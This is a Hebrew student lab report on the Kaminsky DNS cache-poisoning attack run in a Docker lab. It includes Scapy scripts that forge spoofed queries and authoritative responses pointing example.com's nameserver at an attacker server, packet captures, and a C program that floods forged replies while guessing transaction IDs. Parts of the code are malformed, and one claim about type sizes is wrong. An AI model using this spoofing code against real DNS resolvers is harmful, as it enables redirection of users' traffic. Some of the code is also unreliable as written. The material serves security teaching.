

CyberLab-KaminskyAttack

מגשים :

אמרי שי - 213023500


חגי כהן - 206846180

תוכן עניינים :

- כללי
- סביבה ודרישות
- ביצוע
 - הקמת המערכת (1 Task)
 - בקשות DNS ושליחתן (2 Task)
 - זיוף תשובות DNS ובדיקה (3 Task)
 - הרצת ההתקפה (4 Task)
 - הצגת התוצאות (5 Task)
- סיכום ומסקנות

כללי

במטלה זו התנסו ב Kaminsky Attack , בהתאם להנחיות שהובילו אותנו צעד אחר צעד. בחלקים הבאים מוצג המימוש שלנו והתוצאות של כל שלב. במבט על, המתקפה הממומשת במטלה נועדה "להרעיל" את המטמון של שרת DNS (הקורבן), ולהחליף בו Authoritative Nameserver לגיטימי ב אחד ניבזי. הדרך שבה ה"הרעלה" פועלת :



באופן כללי, כפי שמתואר בתרשים, התוקף שולח בקשה לקורבן, נציין שהבקשה בכל סבב היא שונה במעט כדי לגרום לקורבן לפנות לשרת חיצוני, אחרת הוא יחזיר לנו תשובה מהמטמון. ברגע שהקורבן פונה לשרת אחר (בתרשים example.com), התוקף שולח חזרה תשובות מזויפות בשם אותו שרת חיצוני. לכל בקשה של הקורבן יש transaction ID, בתשובות המזויפות התוקף מנסה לנחש את אותו ה ID כך שכאשר הוא יצליח לנחש נכון, הקורבן יקבל את התשובה שלו כלגיטימית ותשובה זו מכילה כתובת ns ניבזי עבור example.com ובעצם תתבצע החלפה במטמון בין הכתובת הלגיטימית לכתובת הניבזית.

אופן המימוש והצגתו בדוח הינם בהתאם לסדר המתואר במטלה (לפי tasks), עבור כל חלק יוצגו קטעי הקוד הרלוונטיים וכן צילומי מסך ואבחנות כנדרש.

סביבה ודרישות:

במטלה זו השתמשנו בDocker Desktop על מערכת ההפעלה Windows 11, שמריץ עליו שרת 2WSL עם Ubuntu. כמובן שניתן להשתמש בכל מכונה שמריצה מערכת הפעלה Linux אך אנחנו השתמשנו בUbuntu ולכן ממליצים לעבוד כך.

דרישות קדם:

עבור Windows, יש להתקין Docker Desktop. עבור Ubuntu, יש להתקין Docker.

על מנת להריץ את ההתקפה, יש לחלץ את קבצי הזיפ של הקוד, ואת קובץ הyaml ולהרים את ארבעת המיכלים על ידי `sudo docker-compose up`. קובץ הyaml הוא הקובץ אשר ניתן עם הוראות המעבדה, עם עוד מספר תוספות, של דרישות עבור התוקף על מנת להריץ את המתקפה. כלל המכונות נמצאות ברשת פנימית עם subnet - 10.9.0.0/24, ויש להן תיקייה משותפת volumes בה נמצאים הקבצים הנדרשים להתקפה.

מיכל ראשון - תוקף

לתוקף הכתובת הפנימית 10.9.0.2, והוא מריץ Ubuntu. מיכל זה כשמו, מבצע את התקיפה. כמו כן, מוגדר לנו בעת הרמת המיכל, עדכונים, והתקנות של תוכנות נדרשות כגון gcc.

מיכל שני - שרת NS של התוקף

לAttacker NS הכתובת הפנימית 10.9.0.153, והוא מריץ Ubuntu. כמו כן, מוגדרים לו קבצי הZONE אשר סופקו והקוניפגורציות הנדרשות, על מנת להרים את השרת. אנו מארחים בשרת שני ZONES, אחד של התוקף ממש, שלגיטימי, ואחד שיקרי שמדמה את הZONE עבור example.com ויודע להחזיר תשובות מזויפות עליו, אם נשאל.

מיכל שלישי - שרת DNS לוקאלי

לשרת הכתובת 10.9.0.53 והוא מריץ Ubuntu. כמו כן, מוגדרים לו קבצי קוניפגורציה אשר סופקו על מנת להרים את השרת, להגדיר לו העברה אל כתובת הAttacker אשר מוגדר אצל הAttacker והגדרות נוספות, כמו כיבוי הDNSSEC והגדרת פורט קבוע, כדי להקבל ולאפשר את המתקפה בשביל המעבדה.

מיכל רביעי - משתמש

למשתמש הכתובת 10.9.0.5 והוא מריץ Ubuntu. המשתמש הינו מכונה רגילה, מלבד שהוגדר בקובץ הקוניפגורציה שסופק, שיפנה לשרת הDNS הלוקאלי, במידה וצריך שירות DNS.

הערה: כל השימוש בדוקר ובמכונות, בהתאם למפורט במטלה ומתואר גם שם. כאן הבאנו את העיקר בכל מכונה.

הקמת המערכת (1 Task)

בחלק זה נריץ סדרת בדיקות שמטרתן להראות שהמערכת רצה כמו שצריך, ברשותנו ZONE של התוקף ונבדוק התאמה בינו לבין התשובות המתקבלות בבדיקות:

@	IN	NS	ns.attacker32.com.
@	IN	A	1.2.3.4
www	IN	A	1.2.3.5
ns	IN	A	10.9.0.153
*	IN	A	1.2.3.6

Get the IP address of ns.attacker32.com:

```
root@2638aeb1dbd5:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30218
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 24f8c7ad9732b3550100000066e1b8846ecceda60ddbc6c5 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                254521  IN      A      10.9.0.153

;; Query time: 20 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Sep 11 15:34:28 UTC 2024
;; MSG SIZE rcvd: 90
```

כפי שניתן לראות, חוזרת הכתובת המתאימה של השרת של התוקף.

Get the IP address of www.example.com

```
imri@Imri-PC:~/CyberLab-KaminskyAttack$ docksh user-10.9.0.5
root@2638aeb1dbd5:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42177
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 71d2c5b2bbb637770100000066e1a3a58e83451cd2999a4c (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                3600    IN      A      93.184.215.14

;; Query time: 789 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Sep 11 14:05:25 UTC 2024
;; MSG SIZE rcvd: 88
```

```
root@2638aeb1dbd5:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42860
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b027dab30492a56e0100000066e1a3d22dcc700002310697 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Sep 11 14:06:10 UTC 2024
;; MSG SIZE rcvd: 88
```

בצילום הראשון רואים שבקשה דרך השרת הראשי מחזירה תשובה נכונה ואילו בצילום השני, כאשר שואלים דרך השרת הנבזי חוזרת תשובה נבזית כפי שהוגדרה לעיל (בירוק).
בדיקות אלה מסכמות את הרצת המערכת וכעת נעבור למשימות לקראת התקיפה עצמה.

בקשות DNS ושליחתן (2 Task)

בחלק זה התעסקנו לבניית בקשות DNS כדי לעורר את הקורבן.
להלן הקוד שבעזרתו נבנתה החבילה של השאילתה:

```
name = 'twysw.example.com' # The name of the domain we are trying to mimic, with Random subdomain, to avoid cache

Qdsec = DNSQR(qname=name)

# DNS Question Record
# id - The id of the DNS packet, qr - Query Response, qdcount - Number of questions, qd - The question section
dns = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

# src - A randomized IP address spoofed by the Attacker, dst - The destination IP address, the Address of the DNS server
ip = IP(src='1.2.3.4',dst='10.9.0.53')

# sport - The source port from the attacker, dport - The destination port, the port of the DNS server
udp = UDP(sport=12345, dport=53,checksum=0)

pkt = ip/udp/dns

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(pkt))
print(pkt.show())
```

כל השלמות ה '+++' בחלק ה ובחלקים הבאים מנומקים בתיעוד הקוד ובמבט כללי בחירתן היא בהתאם לכתובת הקורבן ולפורט הקבוע עבור DNS, ובהמשך לבחירת התחילית המשתנה.
מצורף גם צילום מסך שמראה איך שאילתה מעוררת את הקורבן כדרש: (חתכנו את התמונה כדי שתכנס)

Standard query 0xa000 A amitj.example.com 0xa000	77	DNS
Standard query 0x121f A amitj.example.com OPT 0x121f	100	DNS
1.2.3.4	10.9.0.53	..24.158 53378
10.9.0.53	199.43.135.53	..24.159 53380

כפי שניתן לראות הקורבן (10.9.0.53) מקבל מאיתנו שאילתה, שגורמת לו לשלוח שאילתה בעצמו.
עבור חלק זה השתמשנו ב Python - Scapy, בהמשך נתאר איך בשילוב עם C שינינו את התחילית בכל שאילתה בהרצת ההתקפה.

```

imri@Imri-PC:~/CyberLab-KaminskyAttack$ dig example.com
; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37068
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;example.com.                IN      A

;; ANSWER SECTION:
example.com.                218     IN      A      93.184.215.14

;; AUTHORITY SECTION:
example.com.                171865  IN      NS      a.iana-servers.net.
example.com.                171865  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.        172006  IN      A      199.43.135.53
b.iana-servers.net.        172006  IN      A      199.43.133.53

;; Query time: 70 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Wed Sep 11 19:19:06 IDT 2024
;; MSG SIZE rcvd: 161

```

זיוף תשובות DNS ובדיקה (3 Task)

בחלק זה עסקנו בזיוף התגובות לקורבן בשם ה NS החיצוני, תחילה כדי למצוא את הכתובות המתאימות ביצענו שאילתה ומצאנו את השרתים הבאים :

לאחר מכן שוב בעזרת Python - Scapy זייפנו תשובות עם התחילית לדומיין שעליו שאלנו את הקורבן, עם כתובת נבזית וכתובת NS ניבזי בכדי לבצע הרעלה במטמון.

להלן הקוד שבעזרתו זייפנו את התשובות :


```
# The creation of the scapy packet to be sent to the DNS server taken from here: https://scapy
from scapy.all import *

# Construct the DNS header and payload
# name - The name of the domain we are trying to mimic
name = 'twysw.example.com'
# domain - The domain we are trying to mimic
domain = 'example.com'
# ns - The name server of the attacker server, where we want to redirect the traffic
ns = 'ns.attacker32.com'
# Qdsec - The DNS question section
Qdsec = DNSQR(qname=name)
# Ansec - The DNS answer section, rname - The name of the domain we are trying to mimic, ty
Ansec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
# NSsec - The DNS name server section, rname - The name of the domain we are trying to mimic,
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
# dns - The DNS header, id - The id of the DNS packet, aa - Authoritative Answer, rd - Recursi
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Ansec, ns=NSsec)
# Construct the IP, UDP headers, and the entire packet
# ip - The IP header, dst - The destination IP address, src - The source IP address, checksum -
# src is the IP address of the NS server for example.com, we spoof it to trick the DNS server
# NOTICE: The src IP address found using dig example.com NS, and then dig on the url of the NS
# there are 2 NS servers for example.com, we can use any of them, 199.43.133.53 or 199.43.135.
ip = IP(src = '199.43.133.53', dst = '10.9.0.53', checksum=0)

# udp - The UDP header, dport - The destination port, sport - The source port, checksum - The c
# dport is the port of the DNS server which is 33333 in this LAB to ease the process, sport is
udp = UDP(dport=33333, sport=53, checksum=0)

# pkt - The entire packet, ip - The IP header, udp - The UDP header, dns - The DNS header
reply = ip/udp/dns

# Save the packet to a file
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(reply))
print(reply.show())
```

בקוד זה אנו מזייפים את התשובות: בחלק השאילתה, נשאר אותו הדבר כמו בשאילתה. בחלק התשובה, נשים גם כן את הדומיין אליו פנינו, ונאמר להפנות את התשובה לכתובת ממנה פנינו 1.2.3.4 עם שאילתה עבור 4IPV עם TTL גבוה, כדי שאם נצליח המתקפה תישאר לאורך זמן.

לאחר מכן, בחלק הNS של התשובה, נגדיר את דומיין להיות הדומיין שאנו תוקפים (ללא התחילית) את הסוג להיות NS, כי אנו מגדירים פה את התשובה לNS המתאים, ואת המידע עצמו להיות הNS הנבוי שלנו, כדי שיפנה אלינו אם ירצה לפנות לדומיין הנתקף, במקום ל NS האמיתי. נסדר את שאר פריטי התשובה, עם הדגלים, מספר התשובות, והחלקים השונים. לאחר מכן נגדיר חלק של IP שיוצא מהשרת NS האמיתי, אותו אנו מנסים לחקות, אל השרת DNS הלוקאלי אותו אנחנו תוקפים. בנוסף, נגדיר חלק של UDP בו אנו עונים בחזרה לפורט 33333, שהוא הפורט שהוגדר בחלק הקודם, ששרת הDNS הלוקאלי שולח את השאילתות שלו מהפורט הזה בלבד, ולכן אליו אנחנו מחזירים את התשובה, כאשר אנו מוציאים אותה מפורט 53 שזה הפורט בNS האמיתי (ובכלל שרתי הDNS) עבור קבלת שאילתות. לבסוף נחבר את השכבות, נדפיס ונשמור בפורמט בינארי עבור חלק 4.

כאן ניתן לראות איך אנחנו שולחים לקורבן את התשובות המזויפות :

Standard query response	0x04e2	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e2	77	DNS	199.43.135.53	10.9.0.53	1.0016	2510
Standard query response	0x04e2	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e2	152	DNS	199.43.135.53	10.9.0.53	1.0017	2511
Standard query response	0x04e3	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e3	152	DNS	199.43.135.53	10.9.0.53	1.0019	2512
Standard query response	0x04e3	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e3	152	DNS	199.43.135.53	10.9.0.53	1.0020	2513
Standard query response	0x04e4	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e4	152	DNS	199.43.135.53	10.9.0.53	1.0023	2514
Standard query response	0x04e4	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e4	152	DNS	199.43.135.53	10.9.0.53	1.0025	2515
Standard query response	0x04e4	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e4	152	DNS	199.43.135.53	10.9.0.53	1.0028	2516
Standard query response	0x04e5	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e5	152	DNS	199.43.135.53	10.9.0.53	1.0031	2517
Standard query response	0x04e5	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e5	152	DNS	199.43.135.53	10.9.0.53	1.0034	2518
Standard query response	0x04e6	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e6	152	DNS	199.43.135.53	10.9.0.53	1.0037	2519
Standard query response	0x04e6	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e6	152	DNS	199.43.135.53	10.9.0.53	1.0040	2520
Standard query response	0x04e7	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e7	152	DNS	199.43.135.53	10.9.0.53	1.0044	2521
Standard query response	0x04e7	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e7	152	DNS	199.43.135.53	10.9.0.53	1.0047	2522
Standard query response	0x04e8	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e8	152	DNS	199.43.135.53	10.9.0.53	1.0050	2523
Standard query response	0x04e8	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e8	152	DNS	199.43.135.53	10.9.0.53	1.0053	2524
Standard query response	0x04e9	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e9	152	DNS	199.43.135.53	10.9.0.53	1.0056	2525
Standard query response	0x04e9	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04e9	152	DNS	199.43.135.53	10.9.0.53	1.0059	2526
Standard query response	0x04ea	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ea	152	DNS	199.43.135.53	10.9.0.53	1.0062	2527
Standard query response	0x04ea	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ea	152	DNS	199.43.135.53	10.9.0.53	1.0066	2528
Standard query response	0x04eb	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04eb	152	DNS	199.43.135.53	10.9.0.53	1.0069	2529
Standard query response	0x04eb	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04eb	152	DNS	199.43.135.53	10.9.0.53	1.0072	2530
Standard query response	0x04ec	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ec	152	DNS	199.43.135.53	10.9.0.53	1.0075	2531
Standard query response	0x04ec	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ec	152	DNS	199.43.135.53	10.9.0.53	1.0078	2532
Standard query response	0x04ed	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ed	152	DNS	199.43.135.53	10.9.0.53	1.0081	2533
Standard query response	0x04ed	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ed	152	DNS	199.43.135.53	10.9.0.53	1.0084	2534
Standard query response	0x04ee	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ee	152	DNS	199.43.135.53	10.9.0.53	1.0087	2535
Standard query response	0x04ee	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ee	152	DNS	199.43.135.53	10.9.0.53	1.0090	2536
Standard query response	0x04ef	A	aonml.example.com	A 1.2.3.4	NS	ns.attacker32.com	0x04ef	152	DNS	199.43.135.53	10.9.0.53	1.0094	2537

וזה דגימה של אחת מהן :

Source Port	Length	Protocol	Source	Destination	Time
152	DNS	199.43.135.53	10.9.0.53	24.162.53388	
152	DNS	199.43.135.53	10.9.0.53	24.162.53388	
Frame 53387: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on Ethernet II , Src: 02:42:75:13:63:f5 (02:42:75:13:63:f5), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35) <					
Internet Protocol Version 4, Src: 199.43.133.53, Dst: 10.9.0.53 <					
User Datagram Protocol, Src Port: 53, Dst Port: 33333 <					
Domain Name System (response) >					
Transaction ID: 0x668d					
Flags: 0x8500 Standard query response, No error <					
Questions: 1					
Answer RRs: 1					
Authority RRs: 1					
Additional RRs: 0					
Queries <					
Answers >					
amitj.example.com: type A, class IN, addr 1.2.3.4 <					
Authoritative nameservers >					
example.com: type NS, class IN, ns ns.attacker32.com >					
Name: example.com					
Type: NS (2) (authoritative Name Server)					
Class: IN (0x0001)					
Time to live: 259200 (3 days)					
Data length: 19					
Name Server: ns.attacker32.com					
[Unsolicited: True]					

כפי שניתן לראות ויותאר בהמשך בשלב המתקפה, כל תשובה מכילה כפי שתיארנו את המידע המזויף שאנו רוצים להעביר לקורבן וניחוש של מזהה התקשורת בין הקורבן לשרת החיצוני שאליו שלח את הבקשה.

הרצת ההתקפה (4 Task)

אחרי שראינו כיצד בונים חבילות בקשה ותשובה ובדקנו אותן, ואחרי שראינו מהן הכתובות אותן ננסה לחקות, הגענו למתקפה עצמה.

כפי שתואר בחלקים הקודמים, ובמטלה, אנחנו מייצרים חבילה אחת עבור בקשה ואחת עבור תגובה באמצעות ScaPy ושומרים אותן בפורמט בינארי, ובתוכנית ה-C אנו משנים חלקים ספציפיים בחבילות על מנת להתאים אותה לצרכינו.

התוכנית **Attack.c**:

התוכנית עצמה בנויה מהשלד אשר סופק עם המעבדה, ועליו הוספנו את הנדרש.

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000
#define bIana "199.43.133.53"
#define aIana "199.43.135.53"

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
    unsigned char    iph_ver:4, //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
    unsigned short int iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_checksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char* buffer, int pkt_size);
void send_dns_request(unsigned char *ip_req, int n_req, char *name);
void send_dns_response(unsigned char *ip_res, int n_res, char *name, char* ip, unsigned short transaction_id);
```

אלו הם קבועי התוכנית - הכתובות שמצאנו. כמו כן ישנו struct עבור ipHeader, וישנן הפונקציות בהן אנו משתמשים, עליהן נרחיב בהמשך. הstruct סופק כחלק משלד התוכנית, ומטרתו לאפשר שליחה rawSockets מבלי לייבא קבצים נוספים.

send_raw_packet: הפונקציה הנ"ל היא פונקציה אשר הגיעה עם השלד אשר סופק.

היא מקבלת חבילה - ההודעה שיצרנו, ואת אורכה, ושולחת אותה מעל rawSocket כמו שאנו מכירים.

main:

רעיון התוכנית פשוט
למדי. אנו טוענים
את הפקטות שהכנו
בPython ושמרנו.
לאחר מכן, בלולה
אינסופית אנחנו
מגרילים תחילית
חדשה באורך 5
לDomain כמתואר
ברעיון המתקפה.
לאחר מכן אנו
קוראים לפונקציה
send_dns_request
עם קובץ חבילת
השאלתה שטענו
והתחילית שהוגרלה.
לאחר מכן, אנחנו
מנסים לנחש 250
פעמים את
transaction_id
שיצא עבור
השאלתה משרת
הDNS הלוקאלי
לשרתי NS של
example כאשר בכל

```
int main()
{
    unsigned short transaction_id = 0;
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

    char a[26]="abcdefghijklmnopqrstuvwxyz";
    while (1) {
        // Generate a random name with length 5
        char name[6];
        name[5] = '\0';
        for (int k=0; k<5; k++) name[k] = a[rand() % 26];

        printf("Random name: %s trans_id: %d\n", name, transaction_id);

        /* *****
        /* Step 1. Send a DNS request to the targeted local DNS server.
        /* This will trigger the DNS server to send out DNS queries */

        send_dns_request(ip_req, n_req, name);


        /* Step 2. Send many spoofed responses to the targeted local DNS server,
        /* each one with a different transaction ID. */

        for(int i = 0; i < 250; i++)
        {
            send_dns_response(ip_resp, n_resp, name, a[iana], transaction_id); // send the first response to a.iana-servers.net , the NS server of example.com
            send_dns_response(ip_resp, n_resp, name, b[iana], transaction_id); // send the second response to b.iana-servers.net , the NS server of example.com
            transaction_id++;
        }
    }
}
```

פעם אנו מעלים את transaction_id ב1.

הניחוש נעשה על ידי קריאה לפונקציה send_dns_response עם חבילת התשובה שטענו, השם שהגרלנו, כתובת השרת אותו אנו מנסים לחקות, והוא transaction_id הנוכחי איתו אנחנו מנחשים. נשים לב שבגלל ההגדרה של transaction_id כ unsigned short הוא מכיל בדיוק 8 ביטים, וכאשר עובר את הגבול של 2^{16} הוא חוזר ל0, וכך ממשיך לנחש ולא נהייה לא רלוונטי לתחום של transaction_id של החבילות שהינו גם 2^{16} .

לפני שניכנס לתוך הפונקציות send_dns_request וsend_dns_response נסתכל על הHeader של פקטת DNS.



ניזכר כי כל החלקים הנדרשים בחבילה שלנו כבר מוכנים על ידי החבילה שטענו, ומה שנדרש הוא לשנות מספר פריטים קטנים בחבילה ולשלוח.

send_dns_request:

```
/* Use for sending DNS request.
 * @param ip_req: the DNS request packet, read from file.
 * @param n_req: the size of the DNS request packet, read from file.
 * @param name: the domain name to be queried - the randomly generated name.
 * */
void send_dns_request(unsigned char *ip_req, int n_req, char *name)
{
    // Modify the DNS request with the new name, the offset is 41
    memcpy(ip_req + 41, name, 5);
    //send the DNS request
    send_raw_packet(ip_req, n_req);
}
```

כפי שתיארנו לפני כן, הפונקציה מקבלת את חבילת הבקשה שטענו, את גודל החבילה, ואת התחילית אותה הגרלנו.

הפונקציה מעתיקה את התחילית 41 בתים מתחילת החבילה, המקום של הDomain בחבילה, לפי header המסופק בתמונה למעלה, ולאחר מכן שולחת את החבילה, שזו בעצם שאילתת DNS אל השרת אותו אנו תוקפים, עם התחילית המוגרלת.

send_dns_response:

```
/* Use for sending forged DNS response.
 * @param ip_res: the DNS response packet, read from file.
 * @param n_res: the size of the DNS response packet, read from file.
 * @param name: the domain name in the DNS response packet - the randomly generated name.
 * @param ip: the IP address in the DNS response packet - one of the 2 address of the example.com NS record.
 * @param transaction_id: the transaction ID in the DNS response packet - the guesed value.
 * */
void send_dns_response(unsigned char *ip_res, int n_res, char *name, char* ip, unsigned short transaction_id)
{
    int src_ip = (int)inet_addr(ip); //change the IP address to integer format
    // Modify the IP header with the new source IP address, the offset is 12
    memcpy(ip_res + 12, (void*)&src_ip, 4); //change the source IP address, use (void*)&src_ip to change the integer to char array, copy byte by byte
    // Modify the DNS response with the new name in the question field, the offset is 41
    memcpy(ip_res + 41, name, 5);
    // Modify the DNS response with the new name in the answer field, the offset is 64
    memcpy(ip_res + 64, name, 5);
    // Modify the DNS response with the new guesed transaction ID, the offset is 28
    unsigned short id = htons(transaction_id); //change the integer to network byte order
    memcpy(ip_res + 28, (void*)&id, 2); //copy the transaction ID byte by byte, 2 bytes as it is a short
    //send the DNS response
    send_raw_packet(ip_res, n_res); // send the packet
}
```

פונקציה זו מעט יותר מסובכת אך גם פשוטה למדי.

בדומה לפונקציה הקודמת, הפעם אנו צריכים לשנות 4 שדות בחבילת התגובה.

אנו משנים את כתובת הIP לכתובת השרת אותו אנו מחקים, לפי מה שהתקבל בפונקציה, על ידי שינוי של הכתובת לפורמט אינטרנט והעתקתה באמצעות הסתכלות עליה כמערך של תווים והעתקת כל בית, לתוך היסט של 12 בתים שם מתחילה כתובת הIP וגודל של 4 בתים. ניתן להבין את ההיסט על ידי סכימת מספר הבתים בstruct ipheader הנתון, עד ל srcip ואת הגודל על ידי טיפוס השדה המתאים. את התחילית באיזור השאילתה, בדומה לפונקציה הקודמת, ואת התחילית באיזור התשובה, בהיסט של 64, באופן דומה, על ידי מבט בheader שלמעלה.

כמו כן נחליף את ה transaction_id שאנו מנחשים לnetwork byte order ונכניס אותו למקומו בהיסט 28, גם כן לפי התמונה למעלה, כאשר אנחנו מעתיקים הפעם 2 בתים, שזה הגודל של השדה. לאחר מכן נשלח את החבילה כמו קודם וזהו.

נקמפל את התוכנית ממכיל Attackern באמצעות gcc attack.c -o attack ונריץ בעזרת ./attack.
כך נראית הריצה:

